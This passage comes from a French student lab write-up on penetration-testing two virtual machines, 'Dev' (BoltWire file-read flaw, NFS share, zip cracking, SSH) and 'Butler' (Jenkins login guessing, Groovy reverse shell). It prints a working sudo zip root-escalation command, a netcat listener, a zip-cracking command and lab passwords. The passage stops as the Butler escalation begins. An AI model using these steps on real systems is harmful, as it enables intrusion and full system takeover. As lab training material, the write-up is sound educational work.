


Figure 56 Hash analyser du mot de passe

Ensuite, pensant que nous avons fini d'exploiter le port 80, nous faisons un `dirbuster` sur le port 8080, sur l'adresse de ce que nous pensons être un proxy :




Figure 57 dirbuster proxy

Nous commençons donc par aller sur http://10.170.10.17:8080/dev/index.php. Et nous arrivons sur la page suivante :




Figure 58 Page d'accueil BoltWire

Nous nous renseignons et comprenons que BoltWire n'est pas un proxy. C'est un moteur de wiki qui est conçu pour créer des sites collaboratifs et des wikis.

Sur ce site, nous commençons par aller sur l'onglet Register et nous créons un nouvel utilisateur sur ce nouveau site :




Figure 59 Création d'un compte sur BoltWire

Nous mettons donc comme nom Test2 et comme mot de passe Test2.

En remplissant le formulaire, l'utilisateur est créé et nous sommes directement connectés. Cependant, nous ne pouvons toujours pas accéder à l'onglet admin. On cherche alors dans les autres répertoires. On ne trouve rien dans le dossier `files` et on trouve les fichiers suivant dans le dossier `pages` :




Figure 60 Fichiers dans /dev/pages

On voit donc les différents utilisateurs créés, on s'intéresse plus particulièrement à l'utilisateur admin. On ouvre alors le fichier :




Figure 61 Mot de passe admin BoltWire

On trouve alors le mot de passe de l'administrateur : **I_love_java.**

On se connecte alors à BoltWire avec le couple admin/I_love_java. On arrive à se connecter et on se retrouve sur la page admin.




Figure 62 Page d'accueil admin BoltWire

On voit donc que la version de BoltWire est la 6.03. En cherchant cette version sur Internet, on trouve une faille qui permet d'explorer les fichiers locaux :




Figure 63 Exploit BoltWire 6.03

On utilise alors cet exploit et on peut voir le contenu du fichier /etc/passwd :




Figure 64 Fichier /etc/passwd

On apprend donc l'existence d'un utilisateur nommé jeanpaul. On essaye alors de se connecter à sa session via SSH avec différents mots de passe (jeanpaul, root, I_love_java).




Figure 65 Seconde tentative SSH VM Dev

Après des tentatives vaines de trouver le mot de passe de jeanpaul, on retourne explorer les fichiers du serveur. En ouvrant le fichier `10.170.10.17/app/config/config.yml`, on trouve le mot de passe de la base de données SQLite :




Figure 66 Mot de passe SQLite

A partir de là, nous ne trouvons plus de choses à explorer sur les 2 sites, nous passons donc au dernier protocole que nous n'avons pas explorer. On utilise la commande `showmount -e 10.170.10.17` pour trouver si le partage NFS du serveur est accessible :




Figure 67 Serveur NFS

On voit donc que les réseaux 172.16.0.0/12, 10.0.0.0/8 et 192.168.0.0/16 ont accès au partage, nous faisons partie du réseau 10.0.0.0/8 donc nous pouvons nous y connecter.

On monte alors le NFS sur notre machine en créant le dossier `mount_dev` et en montant le partage sur ce dossier :

Figure 68 Téléchargement des fichiers du serveur NFS

Troisième étape : Attaque du fichier zip

On récupère alors un fichier save.zip. On essaye de décompresser l'archive mais il faut un mot de passe et I_love_java ne fonctionne pas :

Figure 69 unzip save.zip

On cherche comment cracker un fichier zip et on trouve l'outil fcrackzip sur le site de kali. On utilise la commande `frcrackzip -u -D -p rockyou save.zip` et on trouve que le mot de passe du fichier **java101**.

Figure 70 Utilisation de fcrackzip

On décompresse le fichier et on trouve 2 fichiers à l'intérieur : id_rsa et todo.txt.

Figure 71 Décompression de save.zip

On ouvre le fichier id_rsa et on trouve une clé privée SSH qui est surement celle de Jean-Paul :

Figure 72 Clé RSA de jeanpaul

On ouvre ensuite le fichier todo.txt. Il est signé par jp donc nous faisons le rapprochement entre jp et Jean-Paul :

Figure 73 todo.txt de jeanpaul

Quatrième étape : Connexion à la machine

On tente alors de nous connecter en SSH avec cette clé privée :




Figure 74 Connexion SSH

L'option -i permet de spécifier le fichier de la clé privée.

SSH nous demande la passphrase correspondant à Jean-Paul, donc nous mettons I_love_java et nous obtenons l'accès.

Cinquième étape : Escalade de privilèges

Ensuite, pour voir les commandes que peut exécuter Jean-Paul et qui s'exécute en tant que root, nous faisons la commande sudo -l :




Figure 75 sudo -l de jeanpaul

Seul la commande zip peut être exécutée par Jean-Paul en sudo. On cherche alors une faille qui permettrait de faire une escalade de privilèges avec zip. On trouve alors qu'en exécutant ces commandes, nous pouvons obtenir l'accès au root de la machine :




Figure 76 Escalade de privilège VM Dev

Nous obtenons ainsi le flag grâce à : `cat /root/flag.txt`

Les deux commandes que nous avons exécutées sont :

```
TF = $(mktemp -u)
```

```
sudo zip $TF /etc/hosts -T -TT 'sh #'
```

La première commande :

- mktemp : crée un fichier ou un répertoire temporaire
- L'option -u empêche mktemp de créer le fichier ou le répertoire. Elle permet donc de faire un chemin unique que serait le fichier ou le répertoire
- Nous affectons la sortie de la commande à la variable TF

La deuxième :

- sudo zip : exécuter la commande zip en tant que root.
- $TF /etc/hosts : l'archive zip contient le fichier /etc/hosts et est stockée dans le chemin créé précédemment dans la variable TF.
- -T : vérifie l'intégrité de l'archive après sa création.
- -TT : la vérification déclenche le mécanisme de test : 'sh #'. Elle est conçue pour exécuter un programme personnalisé. Ici, nous lançons la commande pour avoir un shell en tant que root.

En conséquence, la commande zip est exécutée avec sudo, le shell lancé par sh # hérite des privilèges root et nous obtenons donc un accès root sur la machine cible.

Quatrième machine : Butler

Première étape : Reconnaissance

Comme d'habitude, nous allons commencer par faire un nmap pour détecter les ports ouverts sur la machine :




Figure 77 nmap VM Butler

Nous pouvons donc voir que nous avons le port 135 pour msrpc (Microsoft Remote Procedure Call) qui permet à des programmes s'exécutant sur des ordinateurs différents de communiquer entre eux et d'exécuter des procédures à distance. Les ports 139, 445, 5040, 7680, et 8080 sont aussi ouverts. Nous avons aussi les ports dans la plage 49664 – 49669 qui sont ouverts.

Nous commençons par chercher des failles sur la Jetty 9.4.41 :




Figure 78 Searchsploit jetty

Nous ne trouvons donc rien qui nous intéresse.

Deuxième étape : Exploration des services accessibles

Ensuite, nous allons explorer la page Web hébergée sur le port 8080. Nous arrivons sur ce site en tapant l'adresse IP dans l'URL :




Figure 79 Page d'accueil Jenkins

Nous voyons une page de connexion qui requiert donc un Username et un Password.

Jenkins est un outil open-source d'intégration continue et de déploiement continu qui permet d'automatiser des tâches liées au développement logiciel.

On essaye donc des couples de username/password qui sont courants tels que admin/admin, root/root, user/password mais sans succès.

De ce fait, nous lançons un dirbuster pour faire de l'énumération de répertoire dans l'espoir de trouver un dossier ou un fichier accessible :




Figure 80 Dirbuster Jenkins

Nous ne trouvons rien à part un dossier logout après avoir testé près de 20000 noms de fichiers et répertoires.

Nous allons donc essayer une attaque bruteforce sur le site à l'aide de Burp Suite.

On commence par aller sur le site de https://burpsuite et on installe le certificat qu'on importe dans Firefox. Sur Firefox, on met un proxy qui correspond à notre adresse de loopback (127.0.0.1) dans le but que Burp puisse intercepter les différentes requêtes Web.

C'est pourquoi, quand nous faisons une requête sur Firefox, nous voyons les détails de cette dernière dans l'onglet Proxy. De plus, quand nous mettons des valeurs dans le formulaire, nous avons ces valeurs dans le proxy de Burp :

```
j_username=ggg&j_password=gggg&from=%2F&Submit=Sign+in
```

Figure 81 Exemple bruteforce BurpSuite

Nous voyons ce que nous avons mis dans le username et dans le password.

On envoie donc la requête HTTP dans le menu Intruder pour tenter une attaque par force brute.

On met la méthode en « Cluster Bomb » car on a besoin de tester toutes les combinaisons entre tous les usernames et tous les password. On récupère la wordlist de seclists pour avoir une liste de mots de passe et d'utilisateurs. Sur Burp Suite, on met les usernames dans le Payload Set 1 et les mots de passe dans le Payload Set 2. Sauf que la méthode prend trop de temps et est trop lente. De ce fait, nous pensons que ce n'est pas la bonne méthode.

Nous retournons sur le site et pensons donc que le couple est intuitif. Nous nous basons notamment sur le nom du site : Jenkins. Nous testons donc des couples avec ce nom comme Jenkins/Jenkins, Jenkins/jenkins, jenkins/jenkins. Ce dernier fonctionne et nous arrivons sur cette interface :




Figure 82 Dashboard utilisateur Jenkins

Sur cette interface, nous trouvons la version qui est la 2.289.3 et que Jenkins permet donc de faire de l'automatisation de serveur Web.

On fait un searchsploit de la version de Jenkins mais il n'y a pas d'exploit pour cette dernière :




Figure 83 Searchsploit Jenkins

Troisième étape : Accès à la machine par reverse shell

À la manière de la machine virtuelle Academy, nous testons de mettre un reverse shell en php en passant par la page des plugins mais cela ne fonctionne pas :




Figure 84 Reverse shell php Jenkins

Cette erreur signifie que notre script est invalide pour Jenkins.

On continue de chercher sur le site, et dans l'onglet Manage Jenkins, on descend et on trouve le panel "Script console". On peut donc exécuter des script Groovy qui fonctionne en Java.

On cherche alors un reverse shell en Groovy :




Figure 85 Reverse shell en Groovy

Nous trouvons alors ce script pour avoir un reverse shell. Il y en a un si la cible utilise Linux et un si la cible est sur Windows. D'après le nmap que nous avons réalisé au début, la machine a de très fortes chances d'être sur Windows.

C'est pourquoi nous allons utiliser le deuxième script et le mettons dans le cadre à script :




Figure 86 Reverse shell dans la console de script

Nous renseignons l'adresse IP de l'attaquant ainsi que le port d'écoute pour initier le reverse shell qui sera le 4444.

En lançant un : `nc -lnvp 4444`, nous obtenons un accès en reverse shell à la cible :




Figure 87 Accès en reverse shell à la VM Butler

De plus, avec `systeminfo`, nous trouvons le nom d'hôte ainsi que l'OS qui est Windows 10. Avec l'équivalent d'un `whoami`, nous trouvons l'information suivante :




Figure 88 Utilisateur butler

Nous avons utilisé `echo %username%` qui nous renvoie butler. Donc nous sommes connectés en tant que butler.

Désormais, il nous reste à faire l'escalade de privilèges.

Quatrième étape : Escalade de privilèges

Par soucis de simplicité, nous passons en Powershell pour avoir les commandes semblables à celles d'un shell Unix. Nous pouvons donc lister les fichiers de Jenkins :

